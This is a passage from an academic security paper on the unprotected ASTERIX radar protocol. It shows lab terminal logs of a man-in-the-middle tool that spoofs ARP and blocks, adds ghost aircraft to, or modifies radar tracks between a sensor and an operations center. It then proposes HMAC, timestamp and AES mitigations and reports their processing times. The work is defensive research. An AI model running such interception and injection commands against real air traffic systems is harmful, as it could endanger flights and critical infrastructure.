An action that can make the attacker to the network is to perform a listening on traffic established between radar and the operations center and save it. This will allow the attacker to subsequently perform a valid format inkjet packages and features but will not be valid in time. This indicates that within the mechanism proposed, we must remember that the attacker may be interested in making injection valid packets (Replay attack). Additionally, the attacker can select the stored traffic and perform a selective injection.

The main point is that Asterix packages have not implemented any security mechanism. This means that security mechanisms should be done outside Asterix. The problem is that if the attacker can pass through these security barriers, he will find all packages in plain text and can perform attacks Block, Mod Add.


As we all know, the security at the network level is continuously broken, you just see what happened with SSL-TLS during the last years, therefore, put our security in this protocol it is not enough.


FlightGear
Archivo Vista Localización Autopiloto Ambiente Equipamiento IA Multijugador Depurar Ayuda Cessna C172P
1
REPLAY Loop
Pause
Mute
Chase View
End Replay
Hide
RADARES
File Edit View Help
HACKED
ORIGINAL
3
Terminal - tomuz@pcRadar: ~/dev/clienteasterixgui
Archivo Editar Ver Terminal Ir Ayuda
2
Terminal - tomuz@MITM:/home/tomuz/dev/Mitm-master
4

```
**CONVERSION DATOS AERONAVE A DATOS ASTERIX**
Coordenadas Cartesianas ASTERIX (x,y): (ffffffe1,ffffffae)
Coordenadas Palares ASTERIX (rho,theta): (00b0,7142)

**Paquete enviado al centro de operaciones**
-------------------------------------------------------------

**PAQUETE DE AERONAVE RECIBIDO**
-Largo paquete: 37
-Longitud Aeronave: -64,204269
-Latitud Aeronave: -31,318489
-Velocidad Aeronave: 71,761337

**DATOS DEL RADAR**
-Latitud Radar: -31,31259498
-Longitud Radar: -64,20202727
Distancia Aeronave (nm): 0,372208

**CONVERSION DATOS AERONAVE A DATOS ASTERIX**
Coordenadas Cartesianas ASTERIX (x,y): (ffffffe1,ffffffae)
Coordenadas Palares ASTERIX (rho,theta): (00b0,7142)

**Paquete enviado al centro de operaciones**
-------------------------------------------------------------
```

```
[root@MITM Mitm-master]# ./mitm -i eth0 -t 192.168.1.200 192.168.1.201 -t
Created tap interface mitm0
Attacker is at 00:50:56:20:CC:6B
192.168.1.200 is at 00:50:56:25:07:C1
192.168.1.201 is at 00:50:56:25:07:C2
Tom is in the middle (Press escape to exit)
 14 packets sniffed
Shutdowning, please wait
Cleaning up ARP tables
[root@MITM Mitm-master]# ./mitm -i eth0 -t 192.168.1.200 192.168.1.201 -t -o BLOCK

 Aircraft Adress:49d0a9

 ** AA : 49d0a9 **Created tap interface mitm0
Attacker is at 00:50:56:20:CC:6B
192.168.1.200 is at 00:50:56:25:07:C1
192.168.1.201 is at 00:50:56:25:07:C2
Tom is in the middle (Press escape to exit)
 39 aircrafts blocked
Shutdowning, please wait
Cleaning up ARP tables
[root@MITM Mitm-master]#
```


Figure 8 Diagram of the attack execution.



```
**CONVERSION DATOS AERONAVE A DATOS ASTERIX**
Coordenadas Cartesianas ASTERIX (x,y): (fffffc59,fffffa9e)
Coordenadas Palares ASTERIX (rho,theta): (0d03,67b8)

**Paquete enviado al centro de operaciones**
--------------------------------------------------------------

**PAQUETE DE AERONAVE RECIBIDO**
-Largo paquete: 37
-Longitud Aeronave: -64,271027
-Latitud Aeronave: -31,415091
-Velocidad Aeronave: 136,554733

**DATOS DEL RADAR**
-Latitud Radar: -31,31259498
-Longitud Radar: -64,20202727
Distancia Aeronave (nm): 7,100138

**CONVERSION DATOS AERONAVE A DATOS ASTERIX**
Coordenadas Cartesianas ASTERIX (x,y): (fffffc56,fffffa8b)
Coordenadas Palares ASTERIX (rho,theta): (0d26,67e4)

**Paquete enviado al centro de operaciones**
--------------------------------------------------------------
```

```
[root@MITM Mitm-master]# ./mitm -i eth0 -t 192.168.1.200 192.168.1.201 -t -o ADD

 Aircraft Adress:^C
[root@MITM Mitm-master]# ./mitm -i eth0 -t 192.168.1.200 192.168.1.201 -t
Created tap interface mitm0
Attacker is at 00:50:56:20:CC:68
192.168.1.200 is at 00:50:56:25:07:C1
192.168.1.201 is at 00:50:56:25:07:C2
Tom is in the middle (Press escape to exit)
 81 packets sniffed
Shutdowning, please wait
[root@MITM Mitm-master]# ./mitm -i eth0 -t 192.168.1.200 192.168.1.201 -t -o ADD

 Aircraft Adress:49d0a9

 CANTIDAD de aviones fantasmas:2
Attacker is at 00:50:56:20:CC:68
192.168.1.200 is at 00:50:56:25:07:C1
192.168.1.201 is at 00:50:56:25:07:C2
 to exit)
 16 aircrafts added (8 * 2)
```


Figure 9 Radar in ADD Attack.


FlightGear
Archivo Vista Localización Autopiloto Ambiente Equipamiento IA Multijugador Depurar Ayuda Cessna C172P
REPLAY Loop Time: 10:29.1 Size: 1.0MB Speed Hide
Pause Mute Chase View End Replay
RADARES
File Edit View Help
HACKED
ORIGINAL
Terminal - tomuz@pcRadar:/home/tomuz/dev/clienteasterixgui
Archivo Editar Ver Terminal Ir Ayuda
Terminal - tomuz@MITM:/home/tomuz/dev/Mitm-master

```
**CONVERSION DATOS AERONAVE A DATOS ASTERIX**
Coordenadas Cartesianas ASTERIX (x,y): (0396,0029)
Coordenadas Polares ASTERIX (rho,theta): (072f,3e27)

**Paquete enviado al centro de operaciones**
------------------------------------------------------------

**PAQUETE DE AERONAVE RECIBIDO**
-Largo paquete: 37
-Longitud Aeronave: -64,125954
-Latitud Aeronave: -31,310261
-Velocidad Aeronave: 115,746269

**DATOS DEL RADAR**
-Latitud Radar: -31,31259498
-Longitud Radar: -64,20202727
Distancia Aeronave (nm): 3,985879

**CONVERSION DATOS AERONAVE A DATOS ASTERIX**
Coordenadas Cartesianas ASTERIX (x,y): (039d,081c)
Coordenadas Polares ASTERIX (rho,theta): (073b,3ebe)

**Paquete enviado al centro de operaciones**
------------------------------------------------------------
```

```
[root@MITM Mitm-master]# ./mitm -i eth0 -t 192.168.1.200 192.168.1.201 -t
Created tap interface mitm0
Attacker is at 00:50:56:20:CC:6B
192.168.1.200 is at 00:50:56:25:07:C1
192.168.1.201 is at 00:50:56:25:07:C2
Tom is in the middle (Press escape to exit)
 61 packets sniffed
Shutdowning, please wait
[root@MITM Mitm-master]# ./mitm -i eth0 -t 192.168.1.200 192.168.1.201 -t -o MOD
 Aircraft Adress:49d0a9

 X hacia donde debe ir el avion :10

 Y hacia donde debe ir el avion:10
Attacker is at 00:50:56:20:CC:6B
192.168.1.200 is at 00:50:56:25:07:C1
192.168.1.201 is at 00:50:56:25:07:C2
Tom is in the middle (Press escape to exit)
 36 aircrafts modified
```

Figure 10 Radar in MOD attack.


FlightGear
Archivo Vista Localización Autopiloto Ambiente Equipamiento IA Multijugador Depurar Ayuda Cessna C172P
REPLAY
Speed
Hide
Pause
Mute
Chase View
End Replay
RADARES
File Edit View Help
HACKED
ORIGINAL
Archivo Editar Ver Terminal Ir Ayuda

```
**CONVERSION DATOS AERONAVE A DATOS ASTERIX**
Coordenadas Cartesianas ASTERIX (x,y): (fffffc4d,fffff9c2)
Coordenadas Palares ASTERIX (rho,theta): (0e83,6a34)

**Paquete enviado al centro de operaciones**
-----------------------------------------------------------------


**PAQUETE DE AERONAVE RECIBIDO**
-Largo paquete: 37
-Longitud Aeronave: -64,270851
-Latitud Aeronave: -31,430340
-Velocidad Aeronave: 136,590698

**DATOS DEL RADAR**
-Latitud Radar: -31,31259498
-Longitud Radar: -64,20202727
Distancia Aeronave (nm): 7,903170

**CONVERSION DATOS AERONAVE A DATOS ASTERIX**
Coordenadas Cartesianas ASTERIX (x,y): (fffffc58,fffff9ae)
Coordenadas Palares ASTERIX (rho,theta): (0ea2,6a79)

**Paquete enviado al centro de operaciones**
-----------------------------------------------------------------
```

```
[root@MITM Mitm-master]# ./mitm -i eth0 -t 192.168.1.200 192.168.1.201 -t
Created tap interface mitm0
Attacker is at 00:50:56:20:CC:68
192.168.1.200 is at 00:50:56:25:07:C1
192.168.1.201 is at 00:50:56:25:07:C2
Tom is in the middle (Press escape to exit)
 65 packets sniffed
Shutdowning, please wait
[root@MITM Mitm-master]# ./mitm -i eth0 -t 192.168.1.200 192.168.1.201 -t -o BLOCK

 Aircraft Adress:49d0a9

 ** AA : 49d0a9 **Created tap interface mitm0
Attacker is at 00:50:56:20:CC:68
192.168.1.200 is at 00:50:56:25:07:C1
192.168.1.201 is at 00:50:56:25:07:C2
Tom is in the middle (Press escape to exit)
 23 aircrafts blocked
```

Figure 11 Radar in BLOCK attack.

Our first problem is to ensure the integrity of Asterix package. Although, in reality, we shall see that for the moment we will only guarantee the integrity of information of certain flight parameters. Listed in Table 1: standard UAP for the track information,

Table 1 Example of standard UAP for the track information

FRN	Data Item	Data Item Description	Length in Octets
1	1048/010	Data Source Identifier	2
2	1048/140	Time-of-Day	3
3	1048/020	Target Report Descriptor	1+
4	1048/040	Measured Position in Slant Polar Coordinates	4
5	1048/070	Mode-3/A Code in Octal Representation	2
6	1048/090	Flight Level in Binary Representation	2
7	1048/130	Radar Plot Characteristics	1+1+
FX	n.a.	Field Extension Indicator	n.a.
8	1048/220	Aircraft Address	3
9	1048/240	Aircraft Identification	6
10	1048/250	Mode S MB Data	1+8*n

we are going to focus on the FRN:

2 Day time,
8 Aircraft's Address,
9 Aircraft's identification,
12 Position velocity calculate,
13 Track calculate,

We will focus on these fields because it's on them that we have raised our attack. However, this does not mean that we cannot guarantee the integrity of any other field.

The mechanism to ensure the integrity of these fields is the use as a hash function. Because of the replay attack, we will add a field "time stamp". This field is added to the aforementioned and all of them will do the hash calculation.

Due to our network characteristics, we can say that among of different components of the network we can have a pre-shared secret, this is going to allow the use of other cryptographic functions such as the HMAC. The extra advantage in the use of such functions is that we can authenticate the sensor that is receiving the information.

6.1 Processing Time

A very important point in our analysis is if the processing time in the incorporation of these security measures compromises the normal flow of packet reception.

To verify this evidence, we apply this security method on flows with different types of frequency. Even in the worst situation, that is a scenario of maximum traffic, there can be processed more than 30 packets per second per sensor, and no bad effect appears, so no degradation in the flow of the packets was performed.

These measurements make us think about how to develop an additional security features.

6.2 Package Encryption

While most importantly for this scheme is to ensure the integrity of the packages, an additional feature is to have confidentiality on the information we send. That is why we also propose additional security features as it is to perform encryption on the same fields on which it will ensure integrity.

To verify that it is possible to perform, we applied on the aforementioned fields, an encryption algorithm. Here we use AES-CBC. Other encryption mechanisms can be used, such as AEAD (Authenticated Encryption with Associated Data). This mechanism is very attractive because it provides confidentiality, integrity, and authenticity.

Once we complete the encryption process we replaced in the selected field, the plain text information with the cipher text.

And finally making a combination of both mechanisms, the HMAC function or just the typical hash function is applied. This allowed us to have guaranteed the integrity of the previously encrypted fields.

6.3 Final Tests

With the two mechanisms (integrity and confidentiality) in place, we perform several tests in order to analyze the impact of the application of the two security features.

Here also taken into account the characteristics of the type of traffic we have between the sensor and the operation center.

Two different situations were studied. Low traffic operation can have 3 packets flow per second per sensor and in a high traffic operation we have approximately 10 packets per second per sensor.

During the complete operation, we can process 18 packets per second per sensor without any kind of delay in the normal flow. Therefore, the incorporation of the encryption method in the required fields can do without compromising the normal flow of traffic.

7 Conclusion

As a part of the critical infrastructure of a country, the radar system is fundamental in the air transport system. That is why we must make every effort to ensure the maximum availability and security. Asterix protocol designed by Eurocontrol is very efficient but lack of an adequate safety mechanism itself. That is why you should have to move to another link layer to obtain a security status, which seems insufficient, considering the criticality of the information handled.

The proposed mitigation presented in this paper covers possibilities described attacks but also provides an additional level of security thinking of an attack from inside of the organization.

Our proposed mitigation against vulnerability raised sharply covers actions that can be performed by an attacker who has enough information to be able to listen the communication channel between the radar sensor and the operation center, because it will not be able to manipulate any packages. Also, during a situation while implementing encryption of packages, the attacker cannot display the flight parameters that are being transmitted.

Last but not least, we highlight at this conclusion the importance of processing times involved in the cryptographic mechanism, to ensure the protocol‘s integrity and confidentiality, saying we have been highly satisfied because there are no limits with the data flow required to be transmitted at all times.

References


[1] Mathias, A., Heß, M. (2012). “Machine-Readable Encoding Standard Specifications in ATC,” in *Proceedings of the IEEE – Digital Communications – Enhanced Surveillance of Aircraft and Vehicles (TIWDC/ESAV), 2011*, Tyrrhenian International Workshop.

[2] Schneier, B. *Schneier on Security*. Available at: https://www.schneier.com

[3] Hunt, C. (1997). “*TCP/IP Network Administration*”. Sebastopol, CA: O’Reilly & Associates.

[4] Brent Chapman, D. and Zwicky, E. D. (1995). "*Building Internet Firewalls*". Sebastopol, CA: O'Reilly & Associates.
[5] DEFCON. *DEFCON Conferences*. Available at: https://www.youtube.com/channel/UC6Om9kAkl32dWlDSNlDS9Iw
[6] EUROCONTROL-European Organization for the Safety of Air Navigation. *Asterix protocol*. Available at: https://www.eurocontrol.int/asterix
[7] Ministerio de Defensa de España. *Ciberseguridad: Retos y amenazas a la seguridad Nacional en el Ciberespacio*. http://bibliotecavirtualdefensa.es/BVMDefensa/i18n/catalogo_imagenes/grupo.cmd?path=17029
[8] Milw0rm Hacker Group. *W4rri0r*. Available at: http://www.w4rri0r.com/
[9] Samineni, N. R., Barbhuiya, F. A., and Nandi, S. (2012). "Stealth and Semi-Stealth MITM Attacks, Detection and Defense in IPv4 Networks," in *Proceedings of the IEEE – Parallel Distributed and Grid Computing (PDGC), 2012 2nd IEEE International Conference.*
[10] RenderMan. *RenderLab*. Available at: http://renderlab.net/
[11] Chen, Z., Guo, S., Zheng, K., and Yang, Y. (2007). "Modeling of Man-in-the-Middle Attack in the Wireless Networks," in *Proceedings of the IEEE – Wireless Communications, Networking and Mobile Computing, 2007. WiCom2007. International Conference*.
[12] ADS-B Technologies Website. Available at: http://www.ads-b.com/
[13] ADS-B and Asterix application for Eda. Availble at: http://era.aero/technology/ads-b-2/

Biographies



E. E. Casanovas received his B.Sc degress in Electronic Engineering from the University of National Defense in Buenos Aires, Argentine, Postgraduate in Telecommunication Systems from National University of Cordoba in 2000 and Postgraduate in Cryptography and Teleinformatic Security from University of National Defense in 2004, and by the end of 2005 he received his MSc in Engineering Sciences, Telecomunication mention from the National University of Cordoba. He has acquired a solid expeerience in Telecomuinication System in different areas like, Access link, transmission system and computer network. He also has a huge experience in Information Security, Pen testing, Forensic, Security network, Auditing and Security Standards. He has teaching experience at The National University of Cordoba and the Aeronautical University Institute in Argentine but he also teach in different courses at the National University of Paraguay, National University of Honduras, Mayor University of San Andres in La Paz – Bolivia. He has published several papers in related journals and national and international conferences, the two last was in the Security Congress for Latin America. He is also a Researcher categorized in the Personal Regime Research and Development of the Armed Forces – RPIDFA – Class Id Gpo C Cat 3. He work for nine year at Intel corporation, six years at ICB consulting as Security Director and the last five years he is the General Manger at Security Consulting Group.

T. E. Buchaillot is an Informatic Engineer graduated from "Instituto Universitario Aeronáutico". In 2015 he presented a research paper called "Vulnerability of Radar Protocol and Proposed Mitigation" at the ITU Kaleidoscope which obtained a special mention due to its importance in today's world. Along with the previous mentioned acknowledgement, it got him also a "Young Paper Author" recognition.

Later that year, Tomás co-founded an Informatic Solutions business called BlueHarvest and since then he has been developing web and mobile apps for small and large companies.

F. Baigorria is a Software Engineer and System Analyst. He went to Instituto Universitario Aeronautico where he received his degree this year. In 2015 he attended to ITU Kaleidoscope and received a special mention for his paper "Vulnerability of Radar Protocol and Proposed Mitigation". He is working in a software developing company.